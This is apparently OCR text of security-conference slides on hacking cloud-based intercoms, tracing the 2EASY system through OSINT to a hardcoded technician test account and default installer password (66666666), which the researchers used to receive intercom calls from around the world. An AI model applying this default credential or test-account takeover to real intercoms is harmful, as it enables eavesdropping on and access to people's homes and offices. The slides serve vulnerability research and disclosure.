
Pwn'ing Cloud-Based Intercoms at Scale

Sharon Brizinov

~SharonBrizinov:

- Vulnerability Research Team Lead @ **Claroty**
- SCADA, IoT, Mobile, Malware
- Competitions / CTF
  - DEFCON27 (black badge holder)
  - Pwn2Own Miami
- Awesome ~~lab~~ **Playground**



Speaking Tubes

Early day Intercom


Wiring Intercom

IP-based Intercoms

Cloud-based intercoms



DO YOU HAVE
AN INTERCOM?

BACKGROUND



No SIM
middle-of-the-night
Best Friend💕😘
FaceTime Audio 01:14:34
mute
keypad
speaker
add call
FaceTime
contacts


HOLD’ ON..
STOP


Are you tellin’ me that




Are you tellin’ me that



Are you tellin’ me that






OSINT RESEARCH

2easy platform

2easy intercom

FILTERS



SB DX471 , SB DX 439 Wi Fi Monitor App setup

5K views • 2 years ago

SAMBO HELLAS

SB DX471 , SB DX439 Wi Fi IP Monitor , App setup Sambo Hellas 2EASY θυροτηλεόραση θυροτηλέφ
www.sambo.gr/b2b.

Basic Installation 2 Wire Vila Intercom

25K views • 5 years ago

lab telran

This video is about Basic Installation 2 Wire Vila Intercom.

CC

How to connect your monitor to WiFi | 2EASY Video Door Entry

222 views • 9 months ago

CDVI UK

Learn how to quickly and easily connect your 2EASY Video Door Entry monitor to your WiFi network. \
the ...

How to connect your phone to your monitor | 2EASY Video Door Entry


631 views • 8 months ago


CDVI UK

YOUTUBE

2easy intercom

FILTERS





or App setup

up Sambo Hellas 2EASY

om

Intercom.

iFi | 2EASY Video D

ASY Video Door Entry mo

monitor | 2EASY

631 views • 8 months ago

CDVI UK


YOUTUBE



2easy intercom
FILTERS
05-06
04:53pm
Monitor
Intercom
Call record
Light
Call scene
Settings
Sip config
Sip server
Divert account
Divert password
Local account
DU SCREEN RECORDER
631 views • 8 months ago
CDVI UK
YOUTUBE

2easy intercom

Call record

Settings





DU SCREEN RECORDER

SCREEN

DU SCREEN RECORDER

DU SCREEN RECORDER

YOUTUBE

831 views • 8 months ago

CDVI UK

Audio Door Entry System Hands Free Inside Station with Audio Panel

SKU: 1371-N

You Pay: $104.99

Add to cart

Amazon PayPal

Video Intercom Entry System DK1711S - 1 Apartment Audio/Video Kit with 1 Inside Monitors

SKU: 1359-N

You Pay: $307.13

Add to cart

Amazon PayPal

Video Intercom Entry System DK1721S 1 Apartment Audio/Video Kit with 2 Inside Monitors

SKU: 1360-N

You Pay: $439.43

Add to cart

Amazon PayPal

Video Intercom Entry System DK1722S 2 Apartment Audio/Video Kit with 2 Inside Monitors

SKU: 1361-N

You Pay: $448.88

Add to cart


Amazon PayPal

YOUTUBE, EBAY


2 WIRE SYSTEM

DX439-TD4

4.3" WI-FI MONITOR WITH TOUCH SCREEN



USER MANUAL



V-TEK

DMR21 TECHNICAL MANUAL

2EASY

2-wire Intercom System

YOUTUBE, EBAY, USER/TECH MANUAL

2 WIRE SYSTEM


DX439-TD4

4.3" WI-FI MONITOR WITH TOUCH SCREEN

USER MANUAL

V-TEK DMR21 TECHNICAL MANUAL

CONTENTS




YOUTUBE, EBAY, USER/TECH MANUAL

AND THEN..

I FOUND IT!


13] UPGRADE

1. From the main menu, tap the **Settings** icon.
   - A list of available settings is displayed.
2. Select **Installer**, and then tap **Upgrade**.
3. Input the installer password (66666666 by default, or no passw
   station has installer mode enabled)



13] UPGRADE


1. From the m in menu, tap the **Settings** icon
   - A list of av able settings is displayed
2. Select **Installer**, and then tap **Upgrad**
3. Input the installer password (66666666 by default, or no passw
   station has installer mode enabled)



TEST ACCOUNT

- Hardcoded test account
- When new device is configured, technicians are using this **account for testing purposes**
- Whoever installed my friend's intercom forgot this account configured on his mobile device

TEST ACCOUNT PREVIEW





Office


Intercom
Office
(intercom is configured
with test account)

Office

(intercom is configured with test account)


Office
(intercom is configured with test account)



My friend's iPhone
(test account)

TEST ACCOUNT


- We setup our own softphone with the test number **66666666**
- Left it to run for a couple of weeks
- Received dozens of calls from around the world
- Helped us to understand number-ranges :)



OK, mystery is solved
Do we care about this system any further?

